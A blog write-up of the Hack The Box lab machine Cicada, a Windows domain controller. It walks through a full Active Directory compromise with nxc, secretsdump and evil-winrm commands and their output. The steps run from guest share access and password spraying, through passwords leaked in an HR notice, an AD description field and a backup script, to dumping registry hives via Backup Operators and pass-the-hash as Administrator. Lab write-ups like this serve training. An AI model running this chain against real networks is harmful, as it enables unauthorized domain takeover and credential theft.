HTB: Cicada
🧑🚀 published on Mon Jun 01 2026 · 3 min read
Windows box, no web server. Everything comes from SMB and LDAP, one credential leading to the next. It’s a nice example of how a single operational security mistake - a default password in an HR notice, a cleartext password in an AD description, credentials embedded in a script - cascades into domain compromise. The escalation at the end via Backup Operators and SeBackupPrivilege is a classic that deserves proper understanding.
Recon
10.129.231.149, domain cicada.htb, DC hostname CICADA-DC. Windows Server 2022. Standard AD ports, WinRM on 5985, no MSSQL this time. Anonymous SMB auth was denied, but the guest account worked:
nxc smb 10.129.231.149 -u 'guest' -p '' --shares
Share      Permissions
-----      -----------
HR         READ
IPC$       READ
The HR share stood out. Guest could read it.
Default Password from HR Notice
One file in HR: Notice from HR.txt. A welcome message to new hires:
Dear new hire!

Welcome to Cicada Corp! ...

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password: ...
Default password, handed out in a file sitting on a guest-readable share. Now I needed usernames to spray it against. With no web interface or other source, RID brute-force via SMB enumerates domain SIDs numerically:
nxc smb 10.129.231.149 -u 'guest' -p '' --rid-brute 4000 | grep SidTypeUser
500: CICADA\Administrator
501: CICADA\Guest
502: CICADA\krbtgt
1104: CICADA\john.smoulder
1105: CICADA\sarah.dantelia
1106: CICADA\michael.wrightson
1108: CICADA\david.orelious
1601: CICADA\emily.oscars
Five regular users. Sprayed the default password against all of them:
nxc smb 10.129.231.149 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
[-] john.smoulder: STATUS_LOGON_FAILURE
[-] sarah.dantelia: STATUS_LOGON_FAILURE
[+] michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
[-] david.orelious: STATUS_LOGON_FAILURE
[-] emily.oscars: STATUS_LOGON_FAILURE
michael.wrightson hadn’t changed his default password. WinRM denied him, but LDAP worked - enough to query the directory.
david.orelious from an AD Description Field
With authenticated LDAP access, I ran nxc’s get-desc-users module. It queries the description attribute on all user objects in AD. Admins sometimes stash passwords there when they create accounts:
nxc ldap 10.129.231.149 -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' -M get-desc-users

User: david.orelious description: Just in case I forget my password is aRt$Lp#7t*VQ!3david.orelious:aRt$Lp#7t*VQ!3. Self-documented in the description field of his own AD account.
David had access to the DEV share that michael couldn’t see:
nxc smb 10.129.231.149 -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
Share   Permissions
DEV     READ
HR      READ
emily.oscars from a Backup Script
One file in the DEV share: Backup_script.ps1. A PowerShell script that compresses a directory and saves it as a backup:
$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
Hardcoded credentials for the user running the backup job. emily.oscars:Q!3@Lp#M6b*7t*Vt. This one had WinRM:
nxc winrm 10.129.231.149 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
[+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)
User flag on her desktop.
Backup Operators and SeBackupPrivilege
I noticed emily’s group memberships in BloodHound before I had her password - she was in the Backup Operators group alongside Remote Management Users:

whoami /all inside her WinRM session confirmed it: SeBackupPrivilege and SeRestorePrivilege, both enabled.
Backup Operators is a privileged built-in group designed to let members back up and restore files regardless of their normal permissions. The underlying mechanism is SeBackupPrivilege, which bypasses normal ACL checks when opening files for backup purposes. On a domain controller, that includes the registry hives - specifically HKLM\SAM and HKLM\SYSTEM, which together allow offline extraction of all local account NT hashes.
The nxc backup_operator module automates the whole thing remotely. It starts RemoteRegistry via a named pipe, then uses backup semantics to save the hives directly to a readable share:
nxc smb 10.129.231.149 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt' -M backup_operator

[*] Triggering RemoteRegistry to start through named pipe...
Saved HKLM\SAM to \\10.129.231.149\SYSVOL\SAM
Saved HKLM\SYSTEM to \\10.129.231.149\SYSVOL\SYSTEM
Saved HKLM\SECURITY to \\10.129.231.149\SYSVOL\SECURITY
Downloaded the three files, then used secretsdump locally:
secretsdump.py -sam SAM -system SYSTEM LOCAL

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Pass-the-hash:
evil-winrm -i 10.129.231.149 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341Root flag. The password in the account description field is the thing to remember from this one. Not a misconfigured service, not a protocol weakness - just someone typing a credential into a field meant for a note and forgetting about it. Check description fields in BloodHound data, every time.